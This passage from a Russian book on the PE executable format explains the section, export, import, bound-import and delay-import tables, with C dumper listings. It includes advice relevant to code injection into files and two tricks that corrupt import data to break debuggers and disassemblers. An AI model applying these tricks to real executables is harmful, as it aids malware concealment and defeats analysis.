- 14h IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR — если не равно нулю, то файл представляет собой .NET-приложение, состоящее из байт-кода, поэтому попытка внедрения в него x86 ничего хорошего не принесет.

Таблица секций

Четкого определения термина "секция" не существует. Упрощенно говоря, секция — это непрерывная область памяти внутри страничного имиджа со своими атрибутами, не зависящими от атрибутов остальных секций. Представление секции в памяти не обязательно должно совпадать с ее дисковым образом, который в принципе может вообще отсутствовать (секциям неинициализированных данных нечего делать на диске, и потому они представлены исключительно в памяти).

Каждая секция управляется "своей" записью в одноименной структуре данных, носящей имя "таблицы секций". Таблица секций начинается сразу же за концом опционального заголовка, размер которого содержится в поле SizeOfOptionalHeader и представляет собой массив структур IMAGE_SECTION_HEADER, количество задается полем NumberOfSection.

Порядок секций может быть любым, но системный загрузчик оптимизирован под следующую последовательность: сначала идет кодовая секция, за ней следует одна или несколько секций инициализированных данных и замыкает строку секция неинициализированных данных.

Структура IMAGE_SECTION_HEADER состоит из следующих полей (листинг 6.5).

Листинг 6.5. Прототип структуры IMAGE_SECTION_HEADER

```
typedef struct _IMAGE_SECTION_HEADER {
        BYTE    Name[IMAGE_SIZEOF_SHORT_NAME];
        union {
                DWORD  PhysicalAddress;
                DWORD  VirtualSize;
                } Misc;
        DWORD   VirtualAddress;
        DWORD   SizeOfRawData;
        DWORD   PointerToRawData;
        DWORD   PointerToRelocations;
        DWORD   PointerToLinenumbers;
        WORD    NumberOfRelocations;
        WORD    NumberOfLinenumbers;
        DWORD   Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

Поле Name представляет собой восьмибайтовый массив с ASCII-именем секции внутри (именно именем, а не указателем на имя!). Если длина имени меньше восьми байтов, остающийся хвост дополняется нулями, если же имя занимает весь массив целиком, завершающий нуль в его конце не ставится (некоторые дизассемблеры не учитывают этого обстоятельства и захватывают примыкающий к массиву мусор).

Само по себе имя секции не несет никакого метафизического смысла и было введено в эксплуатацию исключительно из эстетических соображений. Системный загрузчик его игнорирует, хотя некоторые вирусы/протекторы/упаковщики распознают "свои" секции только так, и всякое искажение имени валит их наповал. Ходят слухи по поводу того, что библиотека oleaut32.dll, входящая в состав Windows, опознает секцию ресурсов по ее имени, а не по записи в DATA_DIRECTORY. В исходных текстах популярного упаковщика UPX присутствует следующий комментарий: "after some windoze debugging I found that the name of the sections DOES matter :(.rsrc is used by oleaut32.dll (TYPELIBS) and because of this lame dll, the resource stuff must be

the first in the 3rd section - the author of this dll seems to be too idiot to use the data directories... M$ suxx 4 ever! ...even worse: exploder.exe in NiceTry also depends on this to locate version info". Дизассемблирование подтверждает, что библиотека oleaut32.dll действительно содержит внутри себя текстовую строку ".rsrc" и активно ее использует. Поэтому без особой нужды имена секций чужого файла лучше не изменять.

Поля `VirtualAddress` и `PointerToRawData` содержат RVA-адрес начала секции в памяти и ее смещение относительно начала файла, соответственно. Виртуальный и физический адреса должны быть выровнены на величину Section Alignment/File Alignment, прописанную в опциональном заголовке, причем виртуальный адрес первой секции должен быть равен значению

```
ALIGN_UP(SizeOfHeaders, SectionAlignment),
```

в противном случае файл не загрузится. Физический адрес секции может быть любым, достаточно только, чтобы он был выровнен на величину File Alignment.

Поля `VirtualSize` и `SizeOfRawData` содержат виртуальную и физическую длину секции соответственно. Вот тут-то и начинается самое интересное! Если виртуальный размер больше физического, то при загрузке секции в память ее хвост заполняется нулями, при этом наличие атрибута инициализированных/неинициализированных данных совершенно необязательно. Если физический размер больше виртуального, то единственное, что можно сказать с уверенностью, такой файл будет нормально загружен в память. Как? А вот это уже зависит от реализации! Начнем с того, что нулевой виртуальный размер предписывает загрузчику отталкиваться от физического размера секции, предварительно округлив его на величину Section Alignment и заполнив хвост нулями. Все промежуточные состояния не определены, загрузчик может считать

- ровно `Virtual Size` байтов;
- `ALIGN_UP(Virtual Size, File Alignment)` байтов;
- `ALIGN_UP(Virtual Size, Phys Sector Size)` байтов.

Вообще-то, все пункты кроме первого — грубые ошибки реализации и суровая реальность бытия вместе с тем, поэтому таких ситуаций лучше всего избегать. Физический размер должен быть выровнен на величину File Alignment, выравнивать виртуальный размер необязательно (загрузчик выравнивает его автоматически). Однако и это правило не обходится без исключений: если физический размер меньше или равен виртуальному, то и его выравнивать необязательно, правда, смысла в этом немного, поскольку начало следующей секции в файле должно быть выровнено на величину File Alignment.

Виртуальный адрес следующей секции обязательно должен быть равен виртуальному адресу предыдущей секции плюс ее размер, выровненный на ве-

личину Section Alignment. Секции не могут ни перекрываться, ни образовывать виртуальные дыры. На физические адреса секций таких ограничений не наложено, и они могут быть разбросаны по файлу в живописном беспорядке. Впрочем, увлекаться разбрасыванием, право же, не стоит — не ровен час, системный загрузчик запутается и откажет файлу в загрузке, если еще не выпадет в синий экран.

Кстати, на счет синих экранов. Напомним читателю, что если Section Alignment < `1000h`, а физический размер секции вылетает за пределы файла, W2K SP3 (и, вероятно, все остальные представители линейки NT) выбрасывают синий экран.

Поле `Characteristics` определяет атрибуты доступа к секции и особенности ее загрузки. Имеются три атрибута, как будто бы определяющие содержимое секции как код, инициализированные и неинициализированные данные:

- `IMAGE_SCN_CNT_CODE/20h`;
- `IMAGE_SCN_CNT_INITIALIZED_DATA/40h`;
- `IMAGE_SCN_CNT_UNINITIALIZED_DATA/80h`.

соответственно. Однако системный загрузчик игнорирует их значение, и потому опираться на них ни в коем случае нельзя. Теоретически секция неинициализированных данных при отсутствии прочих атрибутов не должна грузиться с диска, но ведь грузится!

Некоторые вирусы/упаковщики/протекторы определяют кодовую секцию по наличию атрибута `IMAGE_SCN_CNT_CODE`. Что ж! Не такое уж и плохое решение, только будьте готовы к тому, что этого атрибута не окажется ни у одной из секций (что встречается достаточно часто), либо же он будет присвоен секции данных (что встречается пореже, но все-таки встречается).

Другая триада атрибутов описывает права доступа ко всем страницам секции, назначаемым системным загрузчиком по умолчанию (будучи загруженным, файл может свободно манипулировать ими, вызывая API-функцию `VirtualProtectEx`). В настоящее время определено три атрибута: исполнения, чтения и записи:

- `IMAGE_SCN_MEM_EXECUTE/20000000h`;
- `IMAGE_SCN_MEM_READ/40000000h`;
- `IMAGE_SCN_MEM_WRITE/80000000h`.

На платформе Intel атрибуты чтения/исполнения полностью эквивалентны и соответствуют аппаратному атрибуту доступности (accessible) страницы. Атрибут записи обрабатывается вполне естественным образом. Следовательно, отличить секцию кода от секции данных в общем случае невозможно, и приходится действовать исподтишка, объявляя секцией кода ту, в которую указывает точка входа.

Два других интересных атрибута: `IMAGE_SCN_MEM_DISCARDABLE/2000000h` (после загрузки файла секция может быть уничтожена в памяти) и `IMAGE_SCN_MEM_SHARED/10000000h` (секция является совместно используемой).

Атрибут `IMAGE_SCN_MEM_DISCARDABLE` обычно присваивается секциям, содержащим вспомогательные структуры данных, такие как таблица перемещаемых элементов, необходимые лишь на этапе загрузки файла и впоследствии никем не используемые. А раз так, зачем они будут жрать память? Фатальная ошибка подавляющего большинства вирусов состоит в том, что, внедряясь в последнюю секцию файла (коей как раз секция `DISCARDABLE` обычно и оказывается), они не проверяют ее атрибутов. Операционная система в любой момент может выгрузить оккупированные ими страницы, и тогда инфицированный процесс рухнет, выдавая хорошо известное всем сообщение о критической ошибке приложения.

Атрибут `IMAGE_SCN_MEM_SHARED` намного менее безобиден, но тоже с характером, и помещать сюда исполняемый код категорически не рекомендуется. Во-первых, в любой момент он может быть затерт посторонним процессом, и тогда зараженное приложение опять-таки рухнет, а, во-вторых, Windows 9*x* насильно перегоняет `SHARED`-секции в верхнюю половину адресного пространства, и действительный адрес загрузки уже не будет соответствовать виртуальному адресу секции (правда, полностью перемещаемый код в таких условиях вполне сможет работать).

Остальные атрибуты либо не интересны, либо имеют отношение только к объективным COFF-файлам (не PE) и потому здесь не рассматриваются. Это, в частности, относится к атрибутам из семейства `IMAGE_SCN_ALIGN_XBYTES`, индивидуально настраивающим кратность, выравнивая каждую секцию. Для объективных файлов это, быть и может, и так, но системный загрузчик эти атрибуты в упор игнорирует.

Поля `PointerToRelocations` и `NumberOfRelocations` (указатель на таблицу перемещаемых элементов и количество элементов в этой таблице соответственно) имеют отношение только к объективным файлам, а исполняемые файлы и динамические библиотеки управляют своими перемещаемыми элементами через одноименную запись в `DATA_DIRECTORY`, поэтому эти поля могут содержать любые значения. Некоторые вирусы/упаковщики/проекторы помечают таким образом свои файлы, чтобы их не обрабатывать дважды. Способ глупый и ненадежный (задумайтесь, что произойдет с файлом после его упаковки любым посторонним упаковщиком).

Поля `PointerToLinenumbers` и `NumberOfLinenumbers` (указатели на таблицу номеров строк и количество элементов в этой таблице соответственно) ранее использовались для хранения отладочной информации, связывающей номера строк исходной программы с адресами откомпилированного файла. В настоящее время используются только в объектных файлах, а в исполняемых

файлах отладочная информация хранится совсем в другом месте и в другом формате.

В листинге 6.7 приведен код, сканирующий таблицу секций и выводящий извлеченную информацию на терминал.

Листинг 6.6. Макросы, возвращающие указатели на `IMAGE_SECTION_HEADER` первой и последней секции файла

```
#define xopt_sz(p)       (*((WORD*)(p + 0x14 /* size of optional header */)))
#define pSectionTable(p) ((BYTE*) (xopt_sz(p) + 0x18 /*sizeofimageheader*/ + p))
#define pFirstSection(p) (pSectionTable(p))
#define pLastSection(p)  (pSectionTable(p) + (xNumOfSec(p) - 1) * 40)
```

Листинг 6.7. Прогулка по таблице секций с выводом ее содержимого на терминал

```
a = xNumOfSec(p); pNextSection = pFirstSection(p);
while(a--)
{
        printf("Name: %s\n"\
                "\tVirtualSize           : %04Xh RVA\n"\
                "\tVirtualAddress        : %04Xh RVA\n"\
                "\tSizeOfRawData         : %04Xh RVA\n"\
                "\tPointerToRawData      : %04Xh RVA\n"\
                "\tPointerToRelocations  : %04Xh RVA\n"\
                "\tPointerToLinenumbers  : %04Xh RVA\n"\
                "\tNumberOfRelocations   : %04Xh RVA\n"\
                "\tNumberOfLinenumbers   : %04Xh RVA\n\n",
                pNextSection,       pNextSection[0x8],  pNextSection[0xC],
                pNextSection[0x10],  pNextSection[0x14], pNextSection[0x18],
                pNextSection[0x1C],  pNextSection[0x20], pNextSection[0x14]);

        pNextSection+=40;  // следующий элемент Section Table
}
```

Экспорт

Таблица экспорта представляет собой сложную иерархическую структуру, каждый из компонентов которой может быть расположен в любом месте страничного имиджа, хотя по спецификации она должна быть сосредоточена в одной области. Когда-то таблице экспорта выделялась своя персональ-

ная секция .edata, но теперь этого правила практически никто не придерживается, поэтому говорить о секции импорта не совсем корректно (впрочем, если вы назовете директорию секцией, большой беды не будет, и все вас поймут).

На вершине иерархии находится структура IMAGE_EXPORT_DIRECTORY, также известная под именем export directory table, содержащая указатели на три подчиненные структуры: таблицу экспортируемых имен (Name Pointer), таблицу экспортируемых ординалов (Ordinal Table) и таблицу экспортируемых адресов (Export Address Table). Поле Name RVA указывает на строку с именем динамической библиотеки, которое, судя по всему, игнорируется и может принимать любые значения.

Экспорт функций/данных может производиться как по их имени, так и по ординалу. Таблицы имен и адресов представляют собой массивы из RVA-указателей, ссылающихся на ASCIIZ-строки с именами функций и адреса экспортируемых функций/данных соответственно. Таблица ординалов представляет собой массив 16-битовых индексов (ординалов) и служит своеобразным связующим звеном между таблицей имен и таблицей адресов. Пусть элемент *i* таблицы имен указывает ASCIIZ-строку с именем интересующей нас функции my_func, тогда элемент *i* таблицы ординалов содержит индекс элемента таблицы адресов с RVA-адресом функции my_func или, говоря другими словами, ее ordinal.

В переводе на язык Си это выглядит так (листинг 6.8).

Листинг 6.8. Экспорт по именам

```
i = Search_ExportNamePointerTable (ExportName);
ordinal = ExportOrdinalTable [i];
SymbolRVA = ExportAddressTable [ordinal - OrdinalBase];
```

Если нам известен ординал функции, то обращаться к таблицам имен и ординалов не обязательно. Определенная путаница связана с тем, что ординал задает отнюдь не индекс в таблице оридиналов, а индекс в таблице адресов. Таблица ординалов представляет собой вспомогательную подструктуру, не имеющую самостоятельной ценности и всегда использующуюся только в паре с таблицей имен. Поэтому таблицы имен и ординалов всегда содержат одинаковое количество элементов, задаваемое полем Number of Name Pointers, которое может и не совпадать с количеством элементов таблицы адресов, задаваемое полем Export Address Table RVA.

Теперь о тонкостях. Таблица адресов может содержать разрывы, т. е. элементы, обращенные в нуль и указывающие в никуда. К счастью, их легко

отсеять. Хуже, что далеко не всякий элемент таблицы адресов представляет собой действительный адрес экспортируемой функции, ведь динамические библиотеки поддерживают *форвардинг* (forwarding), т. е. сквозное перенаправление экспорта в другую DLL, и тогда соответствующий элемент таблицы адресов содержит RVA-адрес ASCIIZ-строки типа

```
NTDLL.RtlDeleteCriticalSection,
```

описывающей переназначение. Как отличить forward-строки от действительных адресов экспортируемых функций? Да очень просто, forward-строки всегда расположены внутри таблицы экспорта (именно поэтому спецификация настоятельно рекомендует делать ее непрерывной, никаких других причин для этого у системного загрузчика нет). Размер таблицы экспорта содержится в `DATA_DIRECTORY`, там же, где находится адрес export directory table, и разоблачение forward-строк осуществляется тривиально.

Приведенный в листинге 6.9 демонстрационный пример сканирует всю таблицу экспорта, отображая ее на экране в удобном виде. Обратите внимание, что обработка ordinal BASE заменена на идеологически более правильную.

Листинг 6.9. Простейший разбор таблицы экспорта

```
// получаем указатель на PE
p = *(DWORD*)(pBaseAddress + 0x3C /*e_lfanew */) + pBaseAddress;

// получаем указатель на DATA_DIRECTORY
pDATA_DIRECTORY = (DWORD*)(p + 0x78);

// получаем указатель на экспорт
pExport = pDATA_DIRECTORY[0] + pBaseAddress;
xExport = pDATA_DIRECTORY[1]; // берем размер, но не проверяем

// извлекаем сведения об основных структурах
nameRVA              = *(DWORD*) (pExport + 0xC) + pBaseAddress;
ordinalBASE          = *(DWORD*) (pExport + 0x10);
addressTableEntries  = *(DWORD*) (pExport + 0x14);
numberOfNamePointers = *(DWORD*) (pExport + 0x18);
exportAddressTableRVA =  (DWORD*) (*(DWORD*) (pExport + 0x1C) + pBaseAddress);
namePointerRVA       =  (DWORD*) (*(DWORD*) (pExport + 0x20) + pBaseAddress);
ordinalTableRVA      =  (WORD* ) (*(DWORD*) (pExport + 0x24) + pBaseAddress);

// распечатываем все имена/ординалы/адреса
printf("name                          ordinal/hint VirtualAddress Forward\n"\
```

```
        "-------------------------------------------------------------
\n");

for (a = 0; a < _MAX(addressTableEntries, numberOfNamePointers); a++)
{
        // два вида обработки - по именам и по ординалам
        if (a < numberOfNamePointers)
        {
                // выделение индекса функций, экспортируемых по именам
                name = namePointerRVA[a] + pBaseAddress; f_index =
                ordinalTableRVA[a];
        }
                else
        {
                // выделение индекса функций, экспортируемых только по ординалам
                name = "n/a";  f_index = a;
        }

        // определение адреса функции
        f_address =  (DWORD)(exportAddressTableRVA[f_index] + pBaseAddress);

        // поиск "разрывов" в таблице адресов
        if (f_address == pBaseAddress) continue;

        // определение оридинала
        ordinal = f_index + ordinalBASE;

        // поиск форвардов (если есть)
if ((f_address > (DWORD) pExport) && (f_address < (DWORD) (pExport + xExport)))
                        pForward = (BYTE*)f_address; else pForward  = 0;

        // вывод результатов на терминал
        printf("%-30s [%03d/%03d] %08Xh %s\n",
                                name, ordinal, a, f_address, (pFor-
ward)?pForward:"");

}
printf("=============================================================\n");
```

Импорт

Если с экспортом все более или менее понятно, но импорт это какой-то кошмар. Это целых три различных механизма, один страшнее другого, управляемые четырьмя записями в DATA_DIRECTORY.

Стандартный механизм импорта работает приблизительно так: специальная таблица (называемая таблицей импорта) перечисляет имена/ординалы всех импортируемых функций, указывая, в какое место страничного имиджа загрузчик должен записать эффективный адрес каждой из них. Это просто, но ужасно медленно. Грубо говоря, на каждую импортируемую функцию приходится один вызов GetProcAddress, фактически сводящийся к поэлементному перебору всей таблицы экспорта.

Более производителен механизм диапазонного импорта (bound import), сводящийся к тривиальному проецированию необходимых библиотек на адресное пространство процесса, с жесткой прошивкой экспортируемых адресов еще на стадии компиляции приложения. Это быстро, но не универсально. Перекомпиляция DLL требует обязательной перекомпиляции приложения, поскольку по старым адресам теперь ничего хорошего уже нет.

Между двумя этими крайностями окопался механизм отложенного импорта (delay import), реализованный с большим количеством ошибок, поддерживаемых далеко не всеми компоновщиками, но все-таки работающий. В общих чертах основная идея заключается в перенаправлении элементов таблицы импорта на специальный обработчик, динамически загружающий соответствующие функции по мере возникновения в них необходимости и подставляющий их адреса в таблицу импорта.

Приоритет различных механизмов импорта не определен, и загрузчик вправе использовать любой доступный, переходя к другому только в случае неудачи. Эксперимент показывает, что Windows 9*x*/NT сначала использует BOUND_IMPORT, и только если штамп времени/предпочтительный адрес загрузки импортируемой библиотеки не совпал с ожидаемым, пытается импортировать функции обычным путем. Windows XP поступает иначе и после неудачи с BOUND_IMPORT пытается импортировать функции непосредственно по таблице адресов, указатель на которую содержится в поле IMAGE_DIRECTORY_ENTRY_IAT. Штатно таблица адресов содержит копию таблицы имен, и потому обращаться к последней нет никакой необходимости. Если же это не так, загрузчик вынужден импортироваться обычным путем.

Стандартная таблица импорта представляет собой сложную иерархическую структуру, каждый из элементов которой может быть расположен в любом месте страничного имиджа.

На вершине иерархии находится структура Import Directory Table, представляющая собой массив структур IMAGE_IMPORT_DESCRIPTOR, завершаемых

нулевым элементом (листинг 6.10). Каждый `IMAGE_IMPORT_DESCRIPTOR` содержит ссылки на две подчиненные структуры: lookup-таблицу, содержащую имена и/или ординалы импортируемых функций, и таблицу импортируемых адресов, также известную, как Thunk Table, и содержащую RVA-адреса ячеек страничного имиджа, поверх которых загрузчик должен записать эффективные адреса соответствующих им функций. Пусть необходимая нам функция `my_func` находится в элементе *i* lookup-таблицы, тогда индекс *i* таблицы импортируемых адресов содержит RVA-указатель на ячейку, куда загрузчику следует записать ее адрес.

Листинг 6.10. Прототип структуры `IMAGE_IMPORT_DESCRIPTOR`

```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
union {
        DWORD  Characteristics;    // 0 for terminating null import descriptor
        DWORD  OriginalFirstThunk; // RVA to original unbound IAT
        };
        DWORD  TimeDateStamp;      // 0 if not bound,
                                   // -1 if bound, and real date\time stamp
                             // in IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT (new)
                                   // O.W. date/time stamp of DLL bound to (old)
        DWORD  ForwarderChain;     // -1 if no forwarders
        DWORD  Name;
        DWORD  FirstThunk;         // RVA to IAT
} IMAGE_IMPORT_DESCRIPTOR;
```

Имя загружаемой DLL содержится в поле `Name` структуры `IMAGE_IMPORT_DESCRIPTOR`, представляющим собой RVA-указатель на ASCIIZ-строку.

Остальные поля не так интересы. Если временная отметка `TimeDateStamp` равна нулю (как чаще всего и бывает), то системный загрузчик обрабатывает таблицу импорта по всем правилам. Если же она равна −1 (`FFFFFFFFh`), загрузчик игнорирует указатели `OriginalFirstThunk` и `FirstThunk`, полгая, что данная библиотека импортируется через `BOUND_IMPORT`, и только лишь, когда `BOUND_IMPORT` провалится (например, из-за несовпадения `TimeDateStamp`), возвращается к IAT.

На этом основан один любопытный пример противостояния отладчикам и дизассемблерам: сбрасываем `TimeDateStamp` в `FFFFFFFFh`, добавляем

в BOUND_IMPORT импорт библиотеки, указанной в Name, ставим в BOUND_IMPORT TimeDateStamp в ноль, чтобы гарантированно загрузить ее (конечно, значения экспортируемых адресов в различных версиях DLL могут и не совпадать, главное, что библиотека спроецирована на адресное пространство процесса, а разгрести экспорт можно и руками). Теперь искажаем указатели OriginalFirstThunk и FirstThunk, придавая им заведомо некорректное значение. Системный загрузчик, обнаружив, что

```
TimeDateStamp == -1,
```

просто проигнорирует их и обработает такой файл вполне нормально. Дизассемблеры/отладчики иное дело. О BOUND_IMPORT подавляющее большинство из них ничего не знает, и, честно ринувшись в IAT, они в лучшем случае сообщат, что таблица импорта искажена, а в худшем — поедут крышей и аварийно завершат свою работу. Старые версии IDA и HIEW на этом ломались только так. Новые — нет, поэтому этот трюк уже утратил свою былую актуальность.

Любое другое значение TimeDateStamp обозначает действительную временную метку, и если она совпадает с временной меткой импортируемой DLL, загрузчик просто проецирует ее на адресное пространство процесса, не настраивая таблицу адресов. Предполагается, что эффективные адреса заданы еще на этапе компиляции. На этом основан другой хитрый трюк (все еще актуальный). Подменив один или несколько элементов таблицы адресов адресом другой функции, мы введем дизассемблер в глубокое заблуждение (ведь он игнорирует таблицу адресов и предпочитает разбирать весь импорт самостоятельно).

ForwarderChain — очень странное поле, вроде бы имеющее отношение к форвардингу функций. По одним данным, индекс в цепочке форварда, по другим — RVA-указатель на массив IMAGE_IMPORT_BY_NAME. Обычно поле равно нулю (нет здесь никакого форварда), так что вряд ли это указатель, скорее уж, адрес. Хотя спецификация и утверждает, что за отсутствием форварда закреплено значение FFFFFFFFh, линкеры, похоже, придерживаются совершенно иного мнения. Что же до системного загрузчика, то это поле он попросту игнорирует, и здесь может быть все, что угодно. То же самое относится и к отладчикам/дизассемблерам.

Пример практической работы с таблицей импорта приведен в листинге 6.11.

Листинг 6.11. Дампер таблицы импорта

```
// ПЕЧАТАЕМ ТАБЛИЦУ ИМПОРТА
n2k_print_IAT(DWORD* importLookupTable, DWORD* importAddressTable, BYTE*
pBaseAddress)
{
```

```
   DWORD lookup, hint, address;
   BYTE  *name;  char  buf[MAX_BUF_SIZE];
   name   = "not pressent"; lookup = address = hint = 0;

   printf( " hint  name/ordinal                    address\n"\
      "-----------------------------------------------\n");

   while(1) // сканируем таблицу импорта, пока не встретим нуль
   {

      // извлекаем очередные элементы из looockup и address таблиц
      if (importLookupTable) lookup = *importLookupTable++;
      if (importAddressTable) address= *importAddressTable++;
      if (!address) break; // это конец?

      if (importLookupTable)
   {
         if (lookup & 0x80000000) // функция экспортируется по ординалу
         {
            sprintf(buf,"#%d",lookup & ~0x80000000);name=buf;hint=0;
         }
         else     // функция экспортируется по имени
         {
            name=(lookup+pBaseAddress+2);
            hint=*((WORD*)(lookup+pBaseAddress));
         }
      } printf("[%04d] %-30s:%08Xh\n",hint, name, address);
   }printf("===============================================\n\n");
}

// прогуливаемся по таблице импорта, выводя ее всю
n2k_walk_idex(BYTE* pImport, BYTE* pBaseAddress)
{
   int   a;
   BYTE  *nameRVA;
   DWORD *importLookupTable;
   DWORD *importAddressTable;

   // перебираем все таблицы дескрпиторов, сколько их есть там...
```

```
   while(1)
   {
      // извлекаем основные параметры
      nameRVA      =*(DWORD*)(pImport + 0x0C) + pBaseAddress;
      importLookupTable =(DWORD*)(*(DWORD*)(pImport+0x00)+ pBaseAddress);
      importAddressTable =(DWORD*)(*(DWORD*)(pImport+0x10)+ pBaseAddress);

      //printf("%s %x %x\n",nameRVA,importLookupTable,pBaseAddress);

      // переходим на следующий дескриптор
      pImport += 0x14 /* size of _IMAGE_IMPORT_DESCRIPTOR */;

      if ((BYTE*)importLookupTable == pBaseAddress) break; // это конец?

      // печатаем имя DLL
      printf("%s:\n",nameRVA);
      for(a=0;a<strlen(nameRVA);a++) printf("-"); printf("\n");

      // печатаем импортируемые функции
      n2k_print_IAT(importLookupTable, importAddressTable, pBaseAddress);
   }
}
```

BOUND_IMPORT до ужаса незамысловат и прост. С ним связан всего один массив структур IMAGE_BOUND_IMPORT_DESCRIPTOR, состоящий из трех полей: временной отметки, смещения имени DLL, отсчитываемого от начала таблицы BOUND_IMPORT, и количество форвардов, точное назначение которых неясно.

Если временная отметка импортируемой библиотеки совпадает с ее собственной временной отметкой, прописанной в PE-заголовки, загрузчик просто проецирует последнюю на адресное пространство и умывает руки, предоставляя программе действовать самостоятельно. Захочет — будет разбирать таблицу экспорта импортируемой библиотеки вручную, захочет — жестко пропишет экспортируемые адреса еще на этапе компиляции, как обычно и происходит.

Нулевые значения временной отметки соответствуют любому времени, и обращаться с ним следует предельно осторожно, ибо при перекомпиляции библиотеки жестко прописанные адреса будут указывать в космос и программа повиснет (листинг 6.12).

Листинг 6.12. Прототип структуры IMAGE_BOUND_IMPORT_DESCRIPTOR

```
typedef struct _IMAGE_BOUND_IMPORT_DESCRIPTOR {
    DWORD   TimeDateStamp;
    WORD    OffsetModuleName;
    WORD    NumberOfModuleForwarderRefs;
// Array of zero or more IMAGE_BOUND_FORWARDER_REF follows
} IMAGE_BOUND_IMPORT_DESCRIPTOR,  *PIMAGE_BOUND_IMPORT_DESCRIPTOR;
```

Практический пример работы таблицы BOUND_IMPORT приведен в листинге 6.13.

Листинг 6.13. Простой дампер таблицы диапазонного импорта

```
n2k_walk_bound(BYTE *pBound, BYTE *pBaseAddress)
{
   DWORD time_x; WORD name_offset; WORD n_ref;
   if (!pBaseAddress) pBaseAddress = pBound;

   while(1)    // разбираем bound's
   {
      // извлекаем все значения
      time_x = *(DWORD*) pBound;    n_ref = *((WORD*) (pBound+6));
      name_offset = *((WORD*) (pBound+4)); if (!name_offset) break;

      // выводим их на терминал
      printf("[%04X] %-30s %d\n",time_x, name_offset + pBaseAddress, n_ref);

      // следующий элемент
      pBound += 8;
   } printf("\n");
}
```

Вот мы и добрались до отложенного импорта IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT. Рассмотрим его лишь вкратце, поскольку ничего хорошего ожидать все равно не приходится. Для экспериментов нам понадобится, по меньшей мере, один файл с отложенным импортом. Если же такого в вашем распоряжении нет, создайте его самостоятельно (листинг 6.14). Пользователи Microsoft Linker могут поступить так:

```
link dll.test.impl.obj /DELAYLOAD:dll.dll dll.lib DELAYIMP.LIB,
```

а пользователи линкера Ulink от Юрия Харона (которым я сам давно пользуюсь и всем настоятельно рекомендую) так:

```
Ulink -d dll.test.impl.obj dll.lib.
```

Листинг 6.14. Прототип структуры `ImgDelayDescr`

```
typedef struct ImgDelayDescr {
   DWORD       grAttrs;   // attributes
   LPCSTR      szName;     // pointer to dll name
   HMODULE* phmod;         // address of module handle
   PimgThunkData      pIAT;       // address of the IAT
   PCImgThunkData     pINT;       // address of the INT
   PCImgThunkData     pBoundIAT; // address of the optional bound IAT
   PCImgThunkData     pUnloadIAT; // address of optional copy of original IAT
   DWORD              dwTimeStamp; // 0 if not bound,
         // O.W. date/time stamp of DLL bound to Old BIND
} ImgDelayDescr, * PImgDelayDescr;
```

Поле `grAttrs` задает тип адресации, применяющийся в служебных структурах отложенного импорта:

- 0 — VA;
- 1 — RVA.

Поле `szName` содержит RVA/VA-указатель на ASCIIZ-строку с именем загружаемой DLL (тип адреса определяется особенностями реализации конкретного delay helper, внедряемого в программу линкером и варьирующегося от реализации к реализации; короче говоря, будьте готовы ко всяким пакостям). В изначально пустое поле `phmod` загрузчик (все тот же delay helper) помещает дескриптор динамически загружаемой DLL.

Поле `pIAT` содержит указатель на таблицу адресов отложенного импорта, организованную точно так же, как и обычное поле `IAT`, с той лишь разницей, что все элементы таблицы отложенного импорта ведут к delay load helper — специальному динамическому загрузчику, также называемому переходником (thunk), который вызывает `LoadLibrary` (если только библиотека уже не была загружена), а затем выполняет `GetProcAddress` и замещает текущий элемент таблицы отложенного импорта эффективным адресом импортируемой функции, благодаря чему все последующие вызовы данной функции осуществляется напрямую в обход delay load helper.

При выгрузке DLL из памяти последняя может восстановить таблицу отложенного импорта в исходное состояние, обратившись к ее оригинальной

копии, RVA-указатель на которую хранится в поле `pUnloadIAT`. Если же копии нет, ее указатель будет обращен в ноль.

Поле `pINT` содержит RVA-указатель на таблицу имен, во всем повторяющую стандартную таблицу имен. То же самое относится и к полю `pBoundIAT`, хранящему RVA-указатель на таблицу диапазонного импорта. Если таблица диапазонного импорта не пуста и указанная временная метка совпадает с временной меткой соответствующей DLL, системный загрузчик просто проецирует ее на адресное пространство данного процесса, и механизм отложенного импорта дезактивируется (листинг 6.15).

Листинг 6.15. Простейший дампер таблицы отложенного импорта

```
// прогуливаемся по таблице delay-импорта
n2k_walk_delay(BYTE* pDelay, BYTE *pBaseAddress)
{

   WORD  a = 0, hint;
   BYTE  *name, *f_name;
   DWORD attr,  ordinal;
   char  buf[MAX_BUF_SIZE];
   DWORD *INT,  *IAT, *f_addr;

   //attr = *(DWORD*)pDelay;

   while(1)
   {
      // извлекаем указатели на IAT и INT
      IAT = (DWORD*)*((DWORD*)(pDelay + 0x0C));
      INT = (DWORD*)*((DWORD*)(pDelay + 0x10));

      // извлекаем указатель на имя модуля
      name = (BYTE*) *((DWORD*) (pDelay + 0x04));

      // это конец?
      if (!IAT || !INT) break;

      // эвристическое распознавание адреса
      if ((DWORD) name < (DWORD) pBaseAddress) name += (DWORD) pBaseAddress;
      if ((DWORD) IAT  < (DWORD) pBaseAddress)
```

```
            IAT   = (DWORD*)((DWORD) IAT + (DWORD) pBaseAddress);

      if ((DWORD) INT  < (DWORD) pBaseAddress)
            INT   = (DWORD*)((DWORD) INT + (DWORD) pBaseAddress);

      // печатаем имя модуля
      printf("%s\n",name);for(a;a<strlen(name);a++)printf("-");printf("\n");

      printf(  " hint  name/ordinal                    address\n"\
            "-------------------------------------------\n");

      // печать имен
      while(1)
      {

         f_name = (BYTE*) *INT++; f_addr = (DWORD*) *IAT++;
         if (!f_name || !f_addr) break;

         if ((DWORD)f_name < (DWORD)pBaseAddress)
            f_name += (DWORD) pBaseAddress;

         if ((DWORD)f_addr < (DWORD)pBaseAddress)
            f_addr = (DWORD*)((DWORD)f_addr+(DWORD) pBaseAddress);

         if ((DWORD) f_name & 0x80000000)
         {
            sprintf(buf, "#%d",((DWORD) f_name) & 0xFFFF);
            f_name = buf; hint = 0;
         }
            else
         {
            hint = *(WORD*) f_name;  f_name = &f_name[2];
         }
         printf("[%04d] %-30s:%08Xh\n",hint,f_name, f_addr);
      }  printf("===========================================\n\n");
      pDelay += 0x20;  // следующий элемент
   }
}
```

Перемещаемые элементы

Таблица перемещаемых элементов не является обязательной и используется, только когда загрузка по адресу, прописанному в image base, оказывается невозможной. Тогда системный загрузчик обращается к таблице перемещаемых элементов, представляющей собой массив указателей на RVA-адреса страничного имиджа, требующих коррекции, и увеличивает их на разницу предполагаемого и фактического адресов загрузки.

